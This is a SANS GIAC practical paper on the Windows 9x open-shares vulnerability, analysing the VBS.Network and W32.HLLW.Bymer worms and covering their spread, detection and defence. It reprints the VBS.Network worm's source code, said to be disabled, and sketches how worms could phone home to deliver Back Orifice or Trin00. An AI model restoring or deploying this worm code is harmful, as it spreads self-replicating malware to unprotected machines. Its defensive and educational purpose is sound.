

Use offense to inform defense.
Find flaws before the bad guys do.

Copyright SANS Institute
Author Retains Full Rights

This paper is from the SANS Penetration Testing site. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (SEC504)"
at <https://pen-testing.sans.org/events/>

Open Shares Vulnerability

GIAC Advanced Incident Handling and Hacker Exploits *Practical Assignment*

By Siegfried A. Hill

Introduction

On July 22, 2000 I visited a client whose home PC I had set up with Microsoft Windows 98 SE a month prior to my visit. My client was having troubles with her dial-up connection to the Internet and had asked me to come talk some sense into her computer. While tweaking the configuration for the proprietary software her ISP had provided, I discovered a program shortcut in the startup program group of Windows that shouldn't have been there. The program turned out to be a worm identified by Symantec Antivirus Research (SARC) as VBS.Network [1].

About 3 months later, I was troubleshooting another Windows 98 machine, this time a telemarketing call center workstation. The client's complaint was regarding performance problems such as intermittent sluggishness and unpredictable program failures. Since many legitimate pieces of software can cause problems with Windows when combined incorrectly, one of the first things I did was look for certain types of programs that load at startup and may cause Windows to become unstable. In this case, I discovered an illegitimate piece of software in the Windows RUN registry key, the executable component of a worm identified by SARC as "W32.HLLW.Bymer" [2].

Both of these intrusions had one thing in common: the system drive for Windows had been left shared with full read/write privileges and with no password set. Leaving a shared drive like this is known as an **open share**. In the first case, I had shared the system drive while the PC was still in my shop to install software from my stand-alone local area network. I then failed to remove the share before delivering the PC to the client. In the second case, what most likely occurred was one of the workstation's shift operators had shared the entire system drive as an expedient way of transferring files from several different folders on the system drive to a colleague.

The above situations demonstrate that this relatively easy-to-prevent exploit should not be underestimated. Under the Windows 9x environment, an inexperienced operator may not be aware of the threat and leave a system open to attack. Even an experienced operator, without proper checklists and oversight, can make a mistake and allow a system to become compromised. The information below should provide you with a better understanding of this simple exploit and how to minimize the chance of letting your system fall prey to it.

Exploit Details

Name:	Open Shares Vulnerability
Variants:	VBS.Network, W32.HLLW.Bymer, and many others
Operating System:	Networked versions of Microsoft Windows 9x and Windows ME
Protocols/Services:	Microsoft File and Printer Sharing
Brief Description:	The hostile program searches the Internet for Windows-based PCs that have their system drives shared without password protection. Upon finding one, the attacker copies itself to the unprotected system and configures the affected system to run the new copy at next login or restart. This new program will then search the Internet and repeat the process.

Protocol Description

The Microsoft File and Printer Sharing Service uses the Client for Microsoft Networks, which in turn relies on the Server Message Block (SMB) file sharing protocol. SMB is implemented in Windows 9x via the NetBIOS application programming interface. Microsoft includes TCP/IP (Internet protocol) support for NetBIOS as part of the Network Driver Interface Specification (NDIS) [3,4] (Figure 1).




FIGURE 1 – WINDOWS 95 ARCHITECTURE FOR WINDOWS NETWORKING [4]

Note: The Netware Core Protocol (NCP) file sharing protocol is also implemented in Microsoft's file sharing mechanism, but we will focus on SMB because the issues involved with the open shares vulnerability are identical for both protocols [4].

It is important to note that Microsoft has made it very easy to make what you share available to the Internet and therefore, the world. Microsoft's Windows 95 Resource Kit documentation states the following about their file sharing:

“Any computer running the protected-mode Microsoft Client for NetWare Networks or Client for Microsoft Networks can be set up to serve as a file and print server for other computers on the network. Resources **can** be protected with user-level security on NetWare or Windows NT networks using existing user account databases. On Microsoft networks, resources **can** also be protected with share-level security.” [5] (Ed: emphasis mine)

Additionally, the Microsoft “Getting Started” document for Windows 98 states:

“... **You can also use this procedure to share an entire disk drive.**

Instead of selecting a folder, select a drive icon.

1. In My Computer, right-click the folder you want to share, and then click Sharing.
2. In the Properties dialog box, click the Sharing tab, and then click Shared As.
3. In Share Name, type a name for the folder. In Comment, you can type a brief comment or description of the folder.
4. In Access Type, click Read Only, Full, or Depends on Password. Regardless of which type of access you select, you have the **option** of adding a password.
5. **Type a password if you want to use one**, and then click OK.
6. Retype the password, and then click OK.” [6]
(Ed: emphasis mine)

You can infer from the above excerpts that the default setting for shares in Microsoft File and Printer Sharing is to an open share. As you will see, this can lend itself to abuse.

Description of Variants

The VBS.Network worm and the W32.HLLW.Bymer worm are just two of many variants that have been developed since the VBS.Network worm first was reported by CERT in March 2000 [7]. I’ll cover the VBS.Network worm because 1) it is fairly simple to understand, and 2) is a classic example of what goes on with this class of worm. I’ll touch on the function of the Bymer worm because it demonstrates the flexibility of the payload capability for programs taking advantage of the open shares vulnerability. Information on other worms that use the open share vulnerability can be found by searching the virus encyclopedia at Symantec Antivirus Research Labs website: <http://www.sarc.com>.

How the Exploit Works

VBS.NETWORK

The VBS.Network is a small Visual Basic Script program that runs using the Windows Scripting Host included with many Windows 9x and the Windows ME operating systems. VBS.Network serves as an excellent example of how the open share vulnerability may be exploited. The VBS.Network worm’s fundamental operation is to randomly search the Internet DNS namespace for systems with open shares and then copy itself to those shares.

Note: The simple set of instructions embedded in this worm could be used to give an attacker full control of a system that has left the system drive as an open share, not just to serve as a host for a worm.

The program first creates a log file, NETWORK.LOG, which it deletes and recreates on every startup. The worm then generates a random IP number using the following rules:

- 1) randomly choose a number between 119 and 215 for the first octet for the first 50 times this rule is invoked, then for subsequent invocations, randomly select the first octet between 1 and 254
- 2) randomly choose a number between 1 and 254 for the second and third octets, once for each invocation of this rule
- 3) assign 1 as the fourth octet, incrementing the octet by one for every new address until you reach 254, then trigger rules one and two again before iterating this rule again

Note: The worm will never scan an address with the fourth octet of 1 because the worm increments the value of the fourth octet by 1 before the attempt to map a drive occurs. Finally, by design the worm will never scan an IP address with a 0 in the second or third octet. [8]

After a suitable IP address has been generated, the program logs that IP address. The worm then looks for a vulnerable system drive share by attempting to map the IP address to the drive letter “j:” on the host. (If the host already has a drive mapped to “j:” the worm will fail to propagate.) The worm subsequently enumerates the host drives to determine if the drive mapping was successful. The worm then attempts to copy itself to the root of the share. If successful, the worm logs this, indicating a success immediately after the entry for the newly compromised system. Regardless of success in the first copy attempt to root, the worm then blindly copies itself to directory locations on that share that coincide with the common Windows system file structure:

```
j:\windows\startm~1\programs\startup\  
j:\windows\  
j:\windows\start menu\programs\startup\  
j:\win95\start menu\programs\startup\  
j:\win95\startm~1\programs\startup\  
j:\win95\  
j:\win95\
```

There is no complicated mechanism for determining the fitness of a host share. If the vulnerable share is indeed a Windows system drive, the program will have correctly positioned itself to be launched at the next login on the newly compromised system. Otherwise, it just leaves pieces of itself inert on the target share. The program proceeds to loop through the remaining 252 fourth octets. When it has completed scanning those, it re-populates the first 3 octets with new random numbers and loops through the fourth octet 253 times.

If successful in installing itself to a system drive, it effectively configures the Windows global “startup” folder with a shortcut link to the program. Every time any user logs in, the program is started. The program will endlessly loop searching for vulnerable systems until the user logs out or the host computer is shut down. [8]


W32.HLLW.BYMER

The W32.HLLW.Bymer worm appears to be an evolutionary product of the VBS.Network worm. The payload of the W32.HLLW.Bymer worm is a trojanized version of the distributed.net client program (DNETC.EXE), configured to illegitimately benefit a participant in the Distributed.net project.


Distributed.net is a legitimate Internet project that seeks to use the distributed computing model for tackling extremely complex computer calculations. Several of the calculation challenges feature cash prizes to the participant who happens to solve the last computing unit of a calculation. As a consequence of the competitive nature of this project, Distributed.net has had trouble with illegitimately loaded versions of its software running without proper consent on systems. At first, the compromised systems' users had been tricked into loading trojanized versions of the distributed.net client program, DNETC.EXE. Then, in April 2000 (about one month after the VBS.Network worm had been found active in the wild) a modified version of the VBS.Network worm was found with DNETC.EXE as one of several things it copied along with it as it propagated. This was followed a few months later by the W32.HLLW.Bymer worm; a self-contained, compiled executable that carried inside itself DNETC.EXE and appropriate configuration files as a payload [9]. This new worm did not require Windows Scripting Host to run, thereby expanding the range of possible victims. The manner in which the VBS.Network code was quickly adapted to the delivery of a separate payload, plus the quick development of a self-contained worm demonstrate the rich variety of attacks that could potentially take advantage of this exploit.

Diagram


Although the VBS.Network worm does log whether it has made a successful connection, it does not use this information in any way as feedback for its own propagation efforts. In essence, the worm does its propagation work one-way, "in the blind".



The worm makes the connection to the target and assumes the best, copying files to where it hopes a popular operating system resides.



After completing the file transfer, the worm breaks off the connection and starts randomly casting around again for new hosts. The worm's spawn, placed properly in critical system locations, will launch when the next user logs in, starting the process over again.



How to Use the Exploit

The worms described above exemplify how you can develop simple code to automatically exploit the open shares vulnerability. Variants of the above worms could “phone home” with information about vulnerable targets, allowing the attacker to specifically target the vulnerable machine with more aggressive tools, such as Back Orifice 2000 or the Trin00 distributed attack

tool. These tools would not have to rely on duping the user to install them as they normally would; rather the system would load them itself. A more likely exploit of this would be to have the tools delivered as payloads, never requiring the person who launches the worm to “get their hands dirty” and reducing the chance that the attack can be traced back to them [7].

Signature of the Attack

The VBS.Network and W32.HLLW.Bymer worms both leave telltale signs of their presence on a system. Neither employs stealth measures and several things mark their existence.

VBS.NETWORK

You can tell if you have the VBS.Network worm if the file labeled “network.vbs” (without the quotes) exists in any of the following places:

```
c:\
c:\windows\startm~1\programs\startup\
c:\windows\
c:\windows\start menu\programs\startup\
c:\win95\start menu\programs\startup\
c:\win95\startm~1\programs\startup\
c:\win95\
```

Also, when VBS.Network is running, the Windows Scripting Host program will show up as a process labeled “wscript” (without the quotes) in the task manager. Please note that “wscript” may show up in the task manager for legitimate reasons, and that the legitimate sample script file “Network.vbs” (with a capital N) can be found in the directory c:\windows\samples\wsh [8].

W32.HLLW.BYMER

A path string including the name of the executable for the W32.HLLW.Bymer worm (“wininit.exe” or “msinit.exe”) will clearly show up in one or more of the following windows configuration entries:

In the Windows registry keys:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
```

- or -

In the windows.ini file:

```
load=
```

Note: It is a good idea to periodically check the contents of the windows.ini file for “load=” and “run=” entries that seem out of place. Also check your Run and RunServices keys as noted above to make sure that the programs you expect to load at startup are the only ones loading. It is a good practice to figure out what is loading at startup **before** you suspect a worm or virus on your system. Other places you can check for programs loading at startup are: c:\autoexec.bat, c:\config.sys, system.ini, and any strange NET START commands in the protocol.ini file. All of these files can be examined at the same time under one editor by running the SYSEDIT command from the Windows taskbar ‘Start:Run’ menu item. Having a mental picture/baseline is very helpful in quickly identifying abnormal processes. As an added bonus, you can see what legitimate

programs have helpfully configured themselves to load at startup. Many of these you may find you can do without, leaving you with more resources to run the programs you do wish to run.

In addition to the physical signs of the worms on your systems, when a worm is sweeping your network, intrusion detection systems will reveal increased traffic with destination UDP port 137 and TCP port 139 (SMB NetBIOS) and 524 (NCP Netware) addressed to random and non-existent IP addresses [11,12].

How to Protect Against It

There are several steps you can take to prevent the open shares exploit. The most drastic step is to disable Microsoft File and Print Sharing on all of your systems. In many cases, such as home users or standalone machines, this is the best and most secure option. If you need Microsoft File and Printer Sharing, make sure that any shares have passwords on them. Symantec has a wonderful set of instructions for making sure you have properly secured your drive level shares:

SARC's How to check and configure system shares with a password:

<http://service1.symantec.com/SUPPORT/tsgeninfo.nsf/docid/2000091415173339>

There are also several brands of cheap shareware tools available on the Internet for the express purpose of auditing your network for open NetBIOS shares.

Note: Before you do any scans of your or anyone else's network space, please obtain the necessary permission before doing it. If you can, get that signed, in writing – the legal fees you save may be your own.

Also make sure that all operators of the systems you are responsible for understand the consequences of leaving open shares on a system. Proper training in the methods above for configuring shares should be provide where needed.

Source Code/Pseudo Code

VBS.NETWORK

Here is the source code for VBS.Network. It is published in a disabled form. Commentary preceded by “//” in the script was added by the originating article's author. [10]

“Note: A single small alteration of this code renders it impotent. The remainder has been left intact for the benefit of well-intentioned readers.

```
dim octa
dim octb
dim octc
dim octd
dim rand
dim dot
dim driveconnected
dim sharename
dim count
dim myfile // Creates a bunch of variables.
```

```

count = "0"
dot = "."
driveconnected="0"
set wshnetwork = wscript.createobject("wscript.network")
Set fso1 = createobject("scripting.filesystemobject")
set fso2 = createobject("scripting.filesystemobject") // Sets a bunch of variables.
on error resume next
randomize
checkfile() // Erases and then re-creates its log file, c:\network.log.
randaddress() // Generates a random Class C subnet address (that's a block of 255 addresses).
checkaddress() // Increments the IP address by one; and creates a new random subnet if this
one's been covered.
shareformat() // Creates a textstring, using the current IP address, which will be used to map a
shared drive.
wshnetwork.mapnetworkdrive "j:", sharename // Maps the shared drive to J:, blindly assuming
there's one at the address.
enumdrives() // Checks to see if it's successfully mapped the drive.
copyfiles() // Places a copy of itself in several places on the drive (someone else's machine
someplace).
disconnectdrive() // Drops the connection.
msgbox "Done"

function disconnectdrive()
wshnetwork.removeNetworkdrive "j:"
driveconnected = "0"
end function

function createlogfile()
Set myfile = fso1.createtextfile("c:\network.log", True)
end function

function checkfile()
If (fso1.fileexists("c:\network.log")) then
fso1.deletefile("c:\network.log")
createlogfile()
else
createlogfile()
end If
myfile.WriteLine("Log file Open")
end function

function copyfiles()
myfile.WriteLine("Copying files to : " & sharename)
Set fso = CreateObject("scripting.filesystemobject")

fso.copyfile "c:\network.vbs", "j:\"

If (fso2.FileExists("j:\network.vbs")) Then

```

```

myfile.writeline("Successfull copy to : " & sharename)
End If

fso.copyfile "c:\network.vbs", "j:\windows\startm~1\programs\startup\"

fso.copyfile "c:\network.vbs", "j:\windows\"

fso.copyfile "c:\network.vbs", "j:\windows\start menu\programs\startup\"

fso.copyfile "c:\network.vbs", "j:\win95\start menu\programs\startup\"

fso.copyfile "c:\network.vbs", "j:\win95\startm~1\programs\startup\"

fso.copyfile "c:\network.vbs", "j:\wind95\"

end function

function checkaddress()
octd = octd + 1
if octd = "255" then randaddress()
end function

function shareformat()
sharename = "\\ " & octa & dot & octb & dot & octc & dot & octd & "\C"
end function

function enumdrives()
Set odrives = wshnetwork.enumnetworkdrives
For i = 0 to odrives.Count -1
if sharename = odrives.item(i) then
driveconnected = 1
else
' driveconnected = 0
end if
Next
end function

function random()
rand = int((254 * rnd) + 1)
end function

function randaddress()
if count > 50 then
octa=Int((16) * Rnd + 199)
count=count + 1
else
octa="255"
end if

```

```
randum()  
octb=rand  
randum()  
octc=rand  
octd="1"  
myfile.WriteLine("Subnet : " & octa & dot & octb & dot & octc & dot & "0")  
end function
```

W32.HLLW.BYMER

Although I could not find a detailed listing of the W32.HLLW.Bymer worm, the W32.HLLW.Bymer worm has been suggested to be a variant of the VBS.Network worm.

Additional Information

Hostile code on a compromised system runs with the user ID and permissions of the user logged into that system. Authenticated shares that “trust” an infected remote host on the basis of the user’s authentication can be infected. This means that systems with more robust security such as Windows NT or 2000 could be compromised [8]. The W32.HLLW.Bymer worm uses NCP as well as SMB, expanding the odds of it finding open shares [11]. An elevation of the severity of this exploit is that worms like W32.HLLW.Bymer can become unwitting vectors for much more destructive viruses, in fact becoming a carrier for infection. The W32.Kriz virus is one such destructive payload that can “piggyback” on a worm. [13]

References:

- [1] Symantec Antivirus Research Center – VBS.Network Writeup, 10 FEB 2000
URL: <http://service1.symantec.com/sarc/sarc.nsf/html/VBS.Network.html> (1 MAR 2001)
- [2] Symantec Antivirus Research Center – W32.HLLW.Bymer Writeup, 9 OCT 2000
URL: <http://service1.symantec.com/sarc/sarc.nsf/html/pf/W32.HLLW.Bymer.html>
(1 MAR 2001)
- [3] Webopedia
URL: <http://www.computerwords.com/> (1 MAR 2001)
- [4] Windows 95 Resource Kit - Chapter 32 Windows 95 Network Architecture, 12 JAN 2000
URL: http://www.microsoft.com/TechNet/win95/reskit/part7/rk32_nar.asp (1 MAR 2001)
- [5] Microsoft Description of File and Printer Sharing, 12 JAN 2000
URL: http://www.microsoft.com/TechNet/win95/reskit/part3/rk07_net.asp (1 MAR 2001)
- [6] Microsoft Description of Setting up Share-Level Access to a Folder, 12 JAN 2000
URL: <http://www.microsoft.com/TechNet/win98/manuals/GetStart/advissue.asp> (1 MAR 2001)
- [7] Cert Advisory on network.vbs, 7 APR 2000
URL: http://www.cert.org/incident_notes/IN-2000-02.html (1 MAR 2001)
- [8] Analysis of network.vbs worm, 6 MAR 2000
URL: <http://security.sdsc.edu/publications/network.vbs.shtml> (1 MAR 2001)

[9] Distributed.net – Trojans, Worms, and Viruses, 7 FEB 2001
URL: <http://www.distributed.net/trojans.html> (1 MAR 2001)

[10] VBScript Worm Infects Open Shares, 26 FEB 2000
URL: <http://www.pc-help.org/news/scriptworm.htm> (1 MAR 2001)

[11] Global Incident Analysis Center - Detects Analyzed 10/20/00, 20 OCT 2000
URL: <http://www.sans.org/y2k/102000.htm> (1 MAR 2001)

[12] The Not so Friendly World of Cyberspace - Know Your Enemy: Worms at War, 9 NOV 2000
URL: <http://newdata.box.sk/hx/kye-worm.txt> (1 MAR 2001)

[13] This Naughty Bug's Not Nice For Christmas, 20 DEC 2000
URL: <http://www.cosmiverse.com/tech122002.html> (1 MAR 2001)

© SANS Institute 2000 - 2002, Author retains full rights.

Upcoming SANS Penetration Testing



Click Here to
{Get Registered!}



SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS Oslo Autumn 2017	Oslo, Norway	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS DFIR Prague Summit & Training 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201710,	Oct 03, 2017 - Nov 09, 2017	vLive
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504^	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 10, 2017 - Nov 21, 2017	Mentor
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	Live Event
Community SANS New York SEC542^	New York, NY	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201710,	Oct 17, 2017 - Nov 22, 2017	vLive
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Dayton, OH	Oct 23, 2017 - Nov 27, 2017	Mentor
Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
Community SANS Des Moines SEC504^	Des Moines, IA	Oct 30, 2017 - Nov 04, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
Community SANS Columbia SEC504	Columbia, MD	Nov 08, 2017 - Nov 15, 2017	Community SANS